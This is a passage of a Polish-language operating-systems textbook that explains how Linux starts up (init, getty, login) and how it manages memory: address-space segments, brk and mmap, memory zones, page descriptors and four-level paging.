
Kiedy już cały sprzęt zostanie odpowiednio skonfigurowany, jądro stanie przed koniecznością ostrożnego przygotowania, ustawienia stosu i uruchomienia procesu zerowego. Proces zerowy kontynuuje inicjalizację, przeprowadzając takie operacje jak zaprogramowanie zegara czasu rzeczywistego, zamontowanie głównego systemu plików czy utworzenie procesów pierwszego (*init*) i drugiego (demona stron).

Proces *init* sprawdza swoje flagi pod kątem konieczności obsługi jednego lub wielu użytkowników. W pierwszym przypadku jego zadanie ogranicza się do rozwidlenia procesu uruchamiającego powłokę i oczekiwania na zakończenie tego procesu. W drugim przypadku proces *init* musi się rozwidlić, aby wykonać skrypt powłoki odpowiedzialny za inicjalizację systemu (*/etc/rc*), czyli np. weryfikację spójności systemu plików, zamontowanie dodatkowych systemów plików, uruchomienie procesów demonów itp. Należy następnie przeanalizować zawartość pliku */etc/ttys* pod kątem zawartych tam ustawień terminali. Dla każdego włączonego terminala opisywany proces rozwidla się, tworząc swoją kopię, która po odpowiednim przygotowaniu środowiska uruchamia program nazwany *getty*.

Program *getty* ustawia przepustowość i inne właściwości poszczególnych łączy (np. modemów), po czym wyświetla na ekranie terminala następujący komunikat:

login:

W ten sposób program getty próbuje uzyskać nazwę użytkownika za pośrednictwem klawiatury. Kiedy użytkownik usiądzie przed terminaliem i wpisze swoją nazwę, program getty zakończy działanie i przekaże sterowanie programowi logującemu */bin/login*. Program login pyta użytkownika o hasło, szyfruje je i porównuje z zaszyfrowanym hasłem składowanym w pliku haseł (*/etc/passwd*). Jeśli hasło wpisane przez użytkownika jest prawidłowe, program login uruchamia w swoje miejsce powłokę użytkownika, która oczekuje na pierwsze polecenie. Jeśli jednak hasło jest nieprawidłowe, program login żąda podania innej nazwy użytkownika. Działanie tego mechanizmu w systemie obejmującym trzy terminale pokazano na rysunku 10.5.



Rysunek 10.5. Sekwencja procesów wykorzystywanych podczas uruchamiania niektórych systemów Linux

Na rysunku proces getty działający na terminalu 0 nadal czeka na dane wejściowe. Na terminalu 1 użytkownik wpisał swoją nazwę, zatem program getty jest zastępowany przez program login, który żąda od użytkownika podania hasła. Na terminalu 2 miało już miejsce udane logowanie, po którym proces powłoki wyświetlił na ekranie znak zachęty (%). Użytkownik korzystający z tego terminala wpisał następujące polecenie:

`cp f1 f2`

które powoduje rozwidlenie powłoki i utworzenie procesu potomnego wykonującego program cp. Proces powłoki jest blokowany w oczekiwaniu na zakończenie wykonywania procesu potomnego — powłoka wyświetli wówczas następny znak zachęty i odczyta kolejne polecenie wpisane przez użytkownika na klawiaturze. Gdyby użytkownik terminala 2 wpisał polecenie cc zamiast polecenia cp, uruchomiliby główny program kompilatora języka C, który z kolei zostałby rozwinięty i utworzyłby kolejne procesy odpowiedzialne za realizację kolejnych żądań komplikacji.


10.4. ZARZĄDZANIE PAMIĘCIĄ W SYSTEMIE LINUX

Model pamięci systemu Linux jest dość prosty, dzięki czemu programy tworzone dla tego systemu są przenośne, a sam system można zaimplementować dla platform ze zróżnicowanymi jednostkami zarządzania pamięcią, od systemów niemal pozbawionych tego rodzaju mechanizmów (jak

oryginalny komputer IBM PC) po wyszukane, sprzętowe mechanizmy stronicowania. Zarządzanie pamięcią jest jednym z obszarów, w których miały miejsce stosunkowo niewielkie zmiany przez dekady rozwoju systemów komputerowych. Skoro stosowany model zdawał egzaminy, nie było konieczne jego gruntowne rewidowanie. W tym podrozdziale przeanalizujemy ten model i sposób jego implementacji.

10.4.1. Podstawowe pojęcia

Każdy proces systemu Linux dysponuje przestrzenią adresową podzieloną na trzy logiczne segmenty: tekstu, danych i stosu. Przykładową przestrzeń adresową zilustrowano na rysunku 10.6(a) jako proces A. Segment tekstu obejmuje rozkazy maszynowe składające się na kod wykonywalny programu. Segment tekstu jest generowany przez kompilator i asembler, które tłumaczą kod C, C++ i innych języków programowania na kod maszynowy. Segment tekstu zwykle jest dostępny tylko do odczytu. Koncepcję samomodyfikujących się programów zarzucono około roku 1950, ponieważ okazały się zbyt trudne do zrozumienia i debugowania. Oznacza to, że segment tekstu nie rozrasta się, nie kurczy się ani nie jest zmieniany w żaden inny sposób.



Rysunek 10.6. (a) Wirtualna przestrzeń adresowa procesu A; (b) pamięć fizyczna; (c) wirtualna przestrzeń adresowa procesu B

Segment danych jest miejscem składowania wszystkich zmiennych, łańcuchów, tablic i innych danych programu. Segment danych składa się z dwóch części — danych inicjalizowanych i danych nieinicjalizowanych. Druga część z przyczyn historycznych jest nazywana blokiem **BSS** (od ang. *Block Started by Symbol*). Część danych inicjalizowanych obejmuje zmienne i stałe kompilatora, które w czasie uruchamiania programu wymagają przypisania konkretnych wartości początkowych. Wszystkie zmienne należące do bloku BSS są inicjalizowane wartością zero po załadowaniu programu.

Przykładowo w języku C istnieje możliwość jednocześnie zadeklarowania i zainicjalizowania łańcucha znakowego. Kiedy program jest uruchamiany, zakłada, że dany łańcuch ma przypisaną pewną wartość początkową. Implementacja tej konstrukcji wymaga od kompilatora przypisania danemu łańcuchowi miejsca w przestrzeni adresowej i zagwarantowania, że podczas uruchamiania programu we wspomnianym miejscu będzie składowany odpowiedni łańcuch. Z perspektywy systemu operacyjnego dane inicjalizowane nie różnią się znaczco od tekstu samego programu —

w obu przypadkach mamy bowiem do czynienia ze wzorcami bitów wygenerowanymi przez kompilator i wymagającymi załadowania do pamięci w czasie uruchamiania programu.

Istnienie danych nieinicjalizowanych jest w istocie rozwiążaniem na rzecz większej optymalizacji. Jeśli zmienna globalna nie jest inicjalizowana wprost, semantyka języka programowania C mówi, że jej wartością początkową jest 0. W praktyce większość zmiennych globalnych nie jest inicjalizowana bezpośrednio, zatem początkowo reprezentuje wartość 0. Można tę regułę zaimplementować poprzez wyznaczenie sekcji wykonywalnego pliku binarnego o rozmiarach równych liczbie bajtów zajmowanych przez zmienne nieinicjalizowane (oraz inicjalizowane z wartością 0) i umieszczenie we wszystkich tych bajtach wartości 0.

Takie rozwiązanie nie jest jednak stosowane, ponieważ wiąże się ze sporym wzrostem rozmiaru plików wykonywalnych. Plik wykonywalny obejmuje więc tylko wprost inicjalizowane zmienne i właściwy tekst programu. Wszystkie nieinicjalizowane zmienne są zebrane w jednym miejscu (za zmiennymi inicjalizowanymi), a kompilator ogranicza się do umieszczenia w nagłówku słowa reprezentującego liczbę bajtów, które w czasie uruchamiania programu należy im przypdzielić.

Aby lepiej zrozumieć działanie tego mechanizmu, wróćmy do rysunku 10.6(a). Jak widać, zarówno tekst programu, jak i inicjalizowane dane zajmują po 8 kB. W tym przypadku dane nieinicjalizowane (BSS) zajmują 4 kB. Plik wykonywalny zajmuje zaledwie 16 kB (tekstu programu i inicjalizowanych danych) oraz krótki nagłówek nakazujący systemowi (przed właściwym uruchomieniem programu) przydzielenie kolejnych 4 kB za inicjalizowanymi danymi oraz wypełnienie tej przestrzeni zerami. W ten sposób uniknięto konieczności składowania w pliku wykonywalnym 4 kB zer.

Aby uniknąć każdorazowego przydzielania fizycznej ramki strony wypełnionej zerami, w trakcie inicjalizacji system Linux wyznacza *statyczną stronę zerową*, czyli chronioną przed zapisem stronę wypełnioną zerami. W czasie ladowania procesu obszar danych nieinicjalizowanych jest tak ustawiany, aby wskazywał właśnie na stronę zerową. Kiedy proces próbuje następnie zapisać wartość w tym obszarze, do gry wkracza mechanizm kopiowania przy próbie zapisu, który przypisuje danemu procesowi właściwą ramkę strony.

W przeciwnieństwie do segmentu tekstu segment danych może być zmieniany. Programy stale modyfikują swoje zmienne. Co więcej, wiele programów musi w czasie wykonywania dynamicznie przydziełać swoim zmiennym niezbędną przestrzeń pamięciową. Linux obsługuje tego rodzaju żądania, umożliwiając rozszerzanie i zmniejszanie segmentu danych w odpowiedzi na operacje przydziału i zwalniania pamięci. Istnieje specjalne wywołanie systemowe, nazwane brk, za którego pośrednictwem program może ustawać rozmiar swojego segmentu danych. Oznacza to, że aby uzyskać więcej pamięci, program może zwiększyć rozmiar swojego segmentu danych. Do przydzielania pamięci najczęściej wykorzystuje się procedurę `malloc` biblioteki C, która z natury rzeczy korzysta z wywołania systemowego brk. Deskryptor przestrzeni adresowej procesu zawiera informacje o obszarach pamięci dynamicznie przydzielonych danemu procesowi, tzw. *stercie* (ang. *heap*).

Trzecim segmentem jest stos. Na większości komputerów stos rozpoczyna się na szczycie lub blisko szczytu wirtualnej przestrzeni adresowej i rośnie w dół w kierunku adresu zerowego. Przykładowo na 32-bitowej platformie x86 stos rozpoczyna się pod adresem 0xC0000000, zatem wirtualna przestrzeń adresowa widoczna dla procesów w trybie użytkownika obejmuje 3 GB. Jeśli stos rozrośnie się poniżej dolnej granicy tego segmentu, wystąpi błąd sprzętowy, a system operacyjny obniży tę granicę o jedną stronę. Same programy wprost nie zarządzają rozmiarem segmentu stosu.

Kiedy program jest uruchamiany, jego stos nie jest pusty. Przeciwnie, zawiera wszystkie zmienne środowiskowe (powłoki) oraz wiersz polecenia wpisany przez użytkownika w powłoce, aby uruchomić dany program. Dzięki temu program ma dostęp do swoich argumentów. Jeśli np. użytkownik wpisze polecenie w postaci:

```
cp src dest
```

program cp będzie dysponował na swoim stosie łańcuchem "cp src dest", z którego będzie mógł łatwo wyodrębnić nazwy plików źródłowego i docelowego. Wspomniany łańcuch jest reprezentowany w formie tablicy wskaźników do symboli tego łańcucha, aby ułatwić jego analizę.


Jeśli dwóch użytkowników korzysta z tego samego programu, np. z edytora tekstu, istnieje możliwość (choć byłoby to nieefektywne) utrzymywania w pamięci dwóch kopii tekstu tego programu. Zamiast tego systemy Linux stosują jednak mechanizm *współdzielonych segmentów tekstu* (ang. *shared text segments*). Na rysunkach 10.6(a) i 10.6(c) pokazano dwa procesy, A i B, które obejmują ten sam segment tekstu. Na rysunku 10.6(b) pokazano możliwy układ pamięci fizycznej, w którym oba procesy korzystają z tego samego fragmentu tekstu. Za przedstawione odzworowanie odpowiada sprzętowy mechanizm pamięci wirtualnej.

Segmenty danych i stosu nigdy nie są współdzielone, z wyjątkiem sytuacji, w której proces macierzysty jest rozwidlany na proces rodzica i proces dziecka (wówczas współdzielone są tylko te strony, które nie podlegają modyfikacjom). Jeśli któryś z tych segmentów wymaga powiększenia i jeśli nie jest możliwe rozszerzenie o przylegające segmenty pamięci, nie możemy mówić o problemie, ponieważ sąsiednie strony wirtualne nie muszą być odwzorowywane w sąsiednie strony fizyczne.

Mechanizmy sprzętowe w niektórych komputerach obsługują odrębne przestrzenie adresowe dla rozkazów i danych. Okazuje się, że system Linux potrafi ten model wykorzystać; np. na komputerze z adresami 32-bitowymi i obsługą tego rozwiązania mamy do dyspozycji 2^{32} bitów przestrzeni adresowej dla rozkazów i dodatkowe 2^{32} bitów przestrzeni adresowej dla segmentów danych i stosu. Skok pod adres 0 powoduje przejście pod ten adres przestrzeni tekstu, natomiast przeniesienie wartości z adresu 0 odwołuje się do położenia w przestrzeni danych. Opisany model pozwala więc podwoić ilość dostępnej przestrzeni adresowej.

Oprócz dynamicznego przydzielania dodatkowej pamięci procesy systemu Linux mogą uzyskiwać dostęp do pliku danych za pośrednictwem tzw. *plików odwzorowywanych w pamięci* (ang. *memory-mapped files*). Odpowiedni mechanizm umożliwia odwzorowywanie plików w części przestrzeni adresowej procesu, aby jego zawartość mogła być odczytywana i zapisywana, tak jakby była to tablica bajtów w pamięci operacyjnej. Ten sposób odwzorowania pliku znacznie ułatwia swobodny dostęp do jego zawartości w porównaniu ze standardowymi wywołaniami systemowymi wejścia-wyjścia, jak *read* czy *write*. Prezentowany mechanizm odwzorowywania jest wykorzystywany m.in. do uzyskiwania dostępu do bibliotek dzielonych. Na rysunku 10.7 pokazano plik odwzorowany jednocześnie w ramach dwóch procesów, ale pod różnymi adresami wirtualnymi.

Dodatkową zaletą tego mechanizmu jest możliwość jednoczesnego odwzorowywania tego samego pliku przez dwa procesy lub większą ich liczbę. Operacje zapisu wykonywane na tym pliku przez dowolny proces są natychmiast widoczne dla innych procesów. W praktyce odwzorowywanie pliku tymczasowego (usuwanego po zakończeniu pracy przez wszystkie procesy) stanowi wygodny i efektywny mechanizm współdzielenia pamięci przez wiele procesów. W skrajnym przypadku dwa procesy (lub większa liczba procesów) mogą odwzorować plik zajmujący całą przestrzeń adresową i utworzyć model stanowiący wypadkową pomiędzy odrębnymi procesami, a wątkami.



Rysunek 10.7. Dwa procesy mogą współdzielić jeden plik odwzorowany w pamięci

Przestrzeń adresowa jest wówczas współdzielona (jak w przypadku wątków), ale każdy proces utrzymuje własne otwarte pliki i sygnały (inaczej niż w przypadku wątków). W praktyce jednak nie stosuje się rozwiązań całkowicie pokrywających się przestrzeni adresowych.

10.4.2. Wywołania systemowe Linuksa odpowiedzialne za zarządzanie pamięcią

Standard POSIX nie definiuje żadnych wywołań systemowych związanych z zarządzaniem pamięcią. Uznanie, że tego rodzaju operacje są na tyle ściśle związane z architekturą sprzętową, że nie nadają się do standaryzacji. Twórcy standardu POSIX ograniczyli się do stwierdzenia, że programy, które muszą dynamicznie zarządzać pamięcią, mogą korzystać z procedury `malloc` (zdefiniowanej przez standard ANSI C).

Sposób implementacji procedury `malloc` wyprowadzono więc poza zakres standardu POSIX. W pewnych kręgach uważa się, że decyzja twórców tego standardu miała na celu wyłącznie pozbycie się odpowiedzialności za ten trudny obszar.

W praktyce większość systemów Linux oferuje wywołania systemowe odpowiedzialne za zarządzanie pamięcią. Najczęściej stosowane wywołania tego typu wymieniono i krótko opisano w tabeli 10.5. Wywołanie `brk` określa rozmiar segmentu danych — na jego wejściu należy przekazać adres pierwszego bajta poza tym segmentem. Jeśli nowa wartość jest większa od dotychczasowej, segment danych jest rozszerzany; w przeciwnym razie segment jest zmniejszany.

Tabela 10.5. Wybrane wywołania systemowe związane z zarządzaniem pamięcią. W razie wystąpienia jakiegoś błędu kod wynikowy `s` ma wartość `-1`; a oraz `addr` reprezentują adresy w pamięci; `len` reprezentuje długość; `prot` określa zasady ochrony; `flags` reprezentuje różnorodne bity ustawień; `fd` jest deskryptorem pliku, a `offset` określa przesunięcie w pliku

Wywołania systemowe	Opis
<code>s = brk(addr)</code>	Zmienia rozmiar segmentu danych
<code>a = mmap(addr, len, prot, flags, fd, offset)</code>	Odwzorowuje plik w pamięci
<code>s = unmap(addr, len)</code>	Usuwa odwzorowanie pliku

Wywołania systemowe `mmap` i `munmap` służą do zarządzania plików odwzorowanych w pamięci. Pierwszy parametr wywołania `mmap` (nazywany `addr`) określa adres, pod którym dany plik (lub jego część) ma zostać odwzorowany. Za pośrednictwem tego parametru należy przekazać wielokrotność rozmiaru strony. Jeśli wartość tego parametru wynosi 0, system sam określa właściwy adres, który zwraca następnie w zmiennej `a`. Drugi parametr, `len`, określa liczbę bajtów do odwzorowania. Także wartość przekazana za pośrednictwem tego parametru musi być wielokrotnością rozmiaru strony. Trzeci parametr, `prot`, określa zasady ochrony odwzorowywanego pliku. Plik może być dostępny do odczytu, do zapisu, do wykonania lub do dowolnej kombinacji tych operacji. Czwarty parametr, `flags`, określa, czy odwzorowany plik ma być prywatny, czy współdzielony oraz czy wskazany adres (`addr`) jest bezwzględnym wymaganiem, czy tylko wskazówką. Piąty parametr, `fd`, reprezentuje deskryptor pliku, który ma zostać odwzorowany. Odwzorowywać można tylko otwarte pliki, zatem warunkiem użycia tego wywołania jest wcześniejsze uzyskanie deskryptora interesującego nas pliku poprzez jego otwarcie. I wreszcie parametr `offset` określa, od którego miejsca w danym pliku należy rozpocząć odwzorowywanie. System nie narzuca nam rozpoczęcia odwzorowania od pierwszego bajta. Można zastosować dowolny adres mieszczący się w granicach strony.

Drugie wywołanie, `unmap`, usuwa odwzorowanie pliku z pamięci. Jeśli zostanie usunięta tylko część odwzorowania, pozostała część pliku pozostanie odwzorowana.

10.4.3. Implementacja zarządzania pamięcią w systemie Linux

Każdy proces systemu Linux na komputerze 32-bitowym otrzymuje dostęp do 3-gigabajtowej wirtualnej przestrzeni adresowej; dodatkowo 1 gigabajt jest zarezerwowany dla tablic stron i innych danych jądra. Gigabajt jądra nie jest widoczny w trybie użytkownika, ale staje się dostępny w momencie przejścia procesu do trybu jądra. Pamięć jądra zwykle zajmuje dolne obszary pamięci fizycznej, ale jest odwzorowywana w górnym gigabajcie przestrzeni adresowej poszczególnych procesów, pomiędzy adresami 0xC0000000 i 0xFFFFFFFF (pomiędzy 3. a 4. gigabajtem pamięci). W nowoczesnych 64-bitowych maszynach x86 tylko do 48 bitów jest używanych do adresowania. Wynika stąd teoretyczny limit wielkości adresowej pamięci wynoszący 256 TB. Linux dzieli tę pamięć pomiędzy przestrzeń jądra a użytkownika. W efekcie daje to maksymalną wartość wirtualnej przestrzeni adresowej 128 TB na proces. Opisana przestrzeń adresowa jest tworzona podczas tworzenia procesu i zostaje nadpisana przez wywołanie systemowe `exec`.

Aby umożliwić wielu procesom współdzielenie pamięci fizycznej, system Linux monitoruje wykorzystanie tej pamięci, przydziela jej obszary procesom użytkownika lub komponentom jądra, które tego potrzebują, dynamicznie odwzorowuje fragmenty pamięci fizycznej na przestrzeń adresową poszczególnych procesów oraz dynamicznie przenosi do i z pamięci programy wykonywalne, pliki i inne informacje, aby zapewnić efektywne wykorzystanie zasobów platformy i postęp wykonywania programów. W dalszej części tego punktu przeanalizujemy implementację mechanizmów jądra systemu Linux odpowiedzialnych za wykonywanie wymienionych operacji.

Zarządzanie pamięcią fizyczną

Wskutek specyficznych ograniczeń sprzętowych w wielu systemach pamięć fizyczna nie może być w całości traktowana jednakowo (szczególnie w kontekście operacji wejścia-wyjścia i pamięci wirtualnej). System operacyjny Linux wyróżnia trzy strefy pamięci:

1. **ZONE_DMA i ZONE_DMA32:** strony, które mogą być wykorzystywane w operacjach DMA.
2. **ZONE_NORMAL:** normalne strony odwzorowywane na standardowych zasadach.
3. **ZONE_HIGHMEM:** — strony z adresami pamięci wysokiej, które nie podlegają ustawnemu odwzorowywaniu.

Dokładny podział i układ tych stref zależy od konkretnej architektury. Na komputerach z rodziną x86 niektóre urządzenia mogą wykonywać operacje DMA tylko w pierwszych 16 MB przestrzeni adresowej, zatem strefa ZONE_DMA mieści się w przedziale 0 – 16 MB. Komputery 64-bitowe dodatkowo obsługują urządzenia zdolne do wykonywania 32-bitowych operacji DMA. Ten obszar wyznacza strefa ZONE_DMA32. Co więcej, jeśli mechanizmy sprzętowe nie mogą bezpośrednio odwzorowywać adresów powyżej 896. megabajta — tak jak w starszej generacji maszynach i386 — to istnieje strefa ZONE_HIGHMEM, która obejmuje obszar od tego punktu. Strefa ZONE_NORMAL zajmuje obszar mieszczący się pomiędzy dwiema wspomnianymi strefami. Oznacza to, że na 32-bitowych platformach x86 pierwszych 896 megabajtów przestrzeni adresowej Linuksa jest odwzorowywanych bezpośrednio, natomiast pozostałe 128 megabajtów przestrzeni adresowej jądra służy do uzyskiwania dostępu do wysokich obszarów pamięci. Na 64-bitowych komputerach x86 strefa ZONE_HIGHMEM nie jest zdefiniowana. Jądro utrzymuje po jednej strukturze *zone* dla każdej z tych stref i może przydzielać pamięć w ramach tych stref niezależnie od siebie.


W systemie Linux pamięć główna składa się z trzech części. Pierwsze dwie, czyli jądro i mapa pamięci, są *przypięte* (ang. *pinned*) do pamięci — odpowiednie strony nigdy nie są z tej pamięci usuwane. Pozostałą pamięć dzieli się na ramki stron, z których każda może zawierać tekst, dane, stos lub stronę tablicy stron, lub znajdująć się na liście wolnych ramek.

Jądro utrzymuje mapę pamięci głównej, w której składuje wszystkie informacje o wykorzystaniu pamięci fizycznej danego systemu, użyciu poszczególnych stref, wolnych ramkach stron itp. Sposób organizacji tych informacji (patrz rysunek 10.8) opisano poniżej.

Ponieważ pamięć fizyczną podzielono na strefy, dla każdej z tych stref system Linux utrzymuje tzw. *deskryptory strefy*. Taki deskryptor (typu page) istnieje dla każdej fizycznej ramki stron w systemie. Każdy deskryptor strony zawiera wskaźnik do odpowiedniej przestrzeni adresowej, parę dodatkowych wskaźników umożliwiających skonstruowanie listy dwukierunkowej z innymi deskryptorami, aby mieć dostęp np. do wszystkich wolnych ramek stron, oraz kilka innych pól. Na rysunku 10.8 deskryptor strony nr 150 zawiera odwzorowanie na przestrzeń adresową, do której należy ta strona. Strony 70., 80. i 200. są wolne, dlatego połączono je wskaźnikami. Deskryptor strony zajmuje 32 bajty, zatem cała struktura *mem_map* zajmuje mniej niż 1% pamięci fizycznej (w przypadku ramki stron o rozmiarze 4 kB).

Ponieważ pamięć fizyczną podzielono na strefy, dla każdej z tych stref system Linux utrzymuje tzw. *deskryptory strefy*. *Deskryptor strefy* zawiera informacje o wykorzystaniu pamięci w ramach reprezentowanej strefy, w tym liczbę aktywnych i nieaktywnych stron czy wskaźników wykorzystywanych przez algorytm wymiany stron (opisany w dalszej części tego rozdziału).

Deskryptor strefy dodatkowo obejmuje tablicę wolnych obszarów. *i*-ty element tej tablicy identyfikuje pierwszy deskryptor strony pierwszego bloku składającego się z 2^i wolnych stron. Ponieważ może istnieć wiele bloków obejmujących 2^i wolnych stron, system Linux w każdym elemencie typu page składa się z parę wskaźników do deskryptorów stron, aby razem tworzyły listę dwukierunkową. Informacje zawarte w deskryptorach stref są wykorzystywane przez operacje przydziału pamięci obsługiwane przez system Linux. Na rysunku 10.8 element *free_area[0]*, który identyfikuje wszystkie wolne obszary pamięci głównej składające się z zaledwie jednej ramki stron (ponieważ $2^0 = 1$), wskazuje stronę nr 70, czyli pierwszy z trzech wolnych obszarów.




Rysunek 10.8. Reprezentacja pamięci głównej w Linuksie

Pozostałe wolne bloki tej wielkości można odnaleźć dzięki wskaźnikom zawartym w poszczególnych deskryptorach stron.

I wreszcie, ponieważ system Linux jest przenośny do architektur NUMA (które charakteryzują się zróżnicowanymi czasami dostępu do różnych adresów w pamięci), wewnętrznie stosuje *deskryptory węzłów*, które mają umożliwić skuteczne rozróżnianie pamięci fizycznej w poszczególnych węzłach (i przydzielanie obszarów z różnych węzłów). Każdy deskryptor węzła zawiera informacje o wykorzystaniu pamięci i o strefach w konkretnym węźle. Na platformach UMA system Linux opisuje całą pamięć za pomocą zaledwie jednego takiego deskryptora. Pierwsze bity każdego deskryptora strony są wykorzystywane do identyfikacji węzła i strefy, do której należy ramka tej strony.

Aby mechanizm stronicowania działał efektywnie w architekturach 32- i 64-bitowych, system Linux wykorzystuje czteropoziomowy schemat stronicowania. Trzypozycyjny schemat stronicowania, który po raz pierwszy zastosowano w systemie komputerów Alpha, zdecydowano się rozszerzyć po wydaniu Linuksa 2.6.10; w wersji 2.6.11 wprowadzono nowy, czteropoziomowy schemat stronicowania. Każdy adres wirtualny jest dzielony na pięć pól (patrz rysunek 10.9). Pola katalogów wykorzystuje się w roli indeksu wskazującego właściwe katalogi stron (każdy proces dysponuje własnym katalogiem). W każdym polu jest składowany wskaźnik do jednego z katalogów następnego poziomu, które także są indeksowane przez pewne pole adresu wirtualnego. Wybrany wpis w środkowym katalogu stron wskazuje na ostateczną tablicę stron, która z kolei jest indeksowana przez pole strony adresu wirtualnego. Na tym poziomie wpis identyfikuje już konkretną stronę. W architekturze Pentium, w której stosuje się stronicowanie dwupozycyjowe, górne i środkowe katalogi stron zawierają po jednym wpisie, zatem wpis w katalogu globalnym



Rysunek 10.9. System Linux wykorzystuje czteropoziomowe tablice stron

w praktyce wskazuje konkretną tablicę stron. Podobnie przedstawiony schemat stronicowania można by łatwo przekształcić w schemat trzypozyciowy, ustawiając zerowy rozmiar pola górnego katalogu stron.

